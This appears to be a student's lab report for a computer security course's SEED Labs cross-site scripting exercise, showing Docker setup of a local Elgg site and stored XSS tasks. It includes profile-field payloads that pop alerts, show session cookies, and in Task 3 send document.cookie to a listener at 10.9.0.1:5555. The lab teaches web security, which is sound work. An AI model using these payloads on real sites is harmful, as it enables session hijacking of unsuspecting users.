
Benjamin Haedt

CSCI 476 – Computer Security


20 March 2023

Lab 5 – XSS


Environment Setup




```
[03/20/23]seed@VM:~$ cd ~
[03/20/23]seed@VM:~$ git clone https://github.com/reesep/csci476-co
de.git code
fatal: destination path 'code' already exists and is not an empty d
irectory.
[03/20/23]seed@VM:~$ git clone https://github.com/reesep/csci476-co
de.git code
Cloning into 'code'...
remote: Enumerating objects: 1519, done.
remote: Counting objects: 100% (446/446), done.
remote: Compressing objects: 100% (259/259), done.
remote: Total 1519 (delta 195), reused 410 (delta 177), pack-reused
 1073
Receiving objects: 100% (1519/1519), 2.55 MiB | 3.27 MiB/s, done.
Resolving deltas: 100% (686/686), done.
[03/20/23]seed@VM:~$ cd /home/seed/code/05_xss
[03/20/23]seed@VM:~/.../05_xss$ docker-compose build
Building elgg
```




```
Successfully built df2933ceecee
Successfully tagged seed-image-mysql:latest
[03/20/23]seed@VM:~/.../05_xss$ docker-compose up -d
Creating mysql-10.9.0.6 ... done
Creating elgg-10.9.0.5  ... done
[03/20/23]seed@VM:~/.../05_xss$ docker ps -a
CONTAINER ID        IMAGE                COMMAND                     CR
EATED             STATUS              PORTS                     NAMES
5b50919833c9        seed-image-www       "/bin/sh -c 'service…"    9
seconds ago       Up 8 seconds                                  elgg-10
.9.0.5
cac8414b535f        seed-image-mysql     "docker-entrypoint.s…"    9
seconds ago       Up 8 seconds        3306/tcp, 33060/tcp     mysql-1
0.9.0.6
```




```
# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
```



```
Run a command in a running container
[03/20/23]seed@VM:~/.../05_xss$ ifconfig
br-6ef2822cd985: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1
00
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:e6ff:fe66:7c87  prefixlen 64  scopeid 0x20<
ink>
```



```
        TX errors 0  dropped 0 overruns 0  carrier 0  co

[03/20/23]seed@VM:~/.../05_xss$ sudo rm -rf mysql_data
[03/20/23]seed@VM:~/.../05_xss$
```



www.xsslabelgg.com

Elgg For SEED Labs

Log in

Welcome

Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

Log in

Username or email *

Password *

□ Remember me

Log in


Lost password

• Perform a request or Reload the page to see detailed information about network activity.

• Click on the button to start performance analysis.

No requests

Task 1



Edit profile

Display name


Alice

About me

<script>alert("XSS");</script>


Public

Brief description



Your profile was successfully sav

xss



Display name

Alice

About me


```
<script type="text/javascript"
src="http://www.example.com/myscripts.js">
</script>
```

Public

Brief description

Public

Task 2




Edit profile

Display name: Alice

About me:

```
<script>alert('XSS');alert(document.cookie);</script>
```




Your profile was successfully


Elgg=mshmd0bjp9j9s49mks8qd1imoh

□ Prevent this page from creating additional dialogs

I edited Alices profile to display the cookie. I tested it in Alices profile. Then down below I logged into Bobys account and looked at Alices profile.




About me
<script>alert('XSS');</script>


Results for "alice"


alice

User

Alice (@alice)
alert('XSS');alert(document.cookie);



XSS




Alice

Elgg=2ln48tgfma99dadqvpunufb19q

□ Prevent this page from creating additional dialogs

Task 3




Edit profile

Display name: Boby

About me


```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

Public

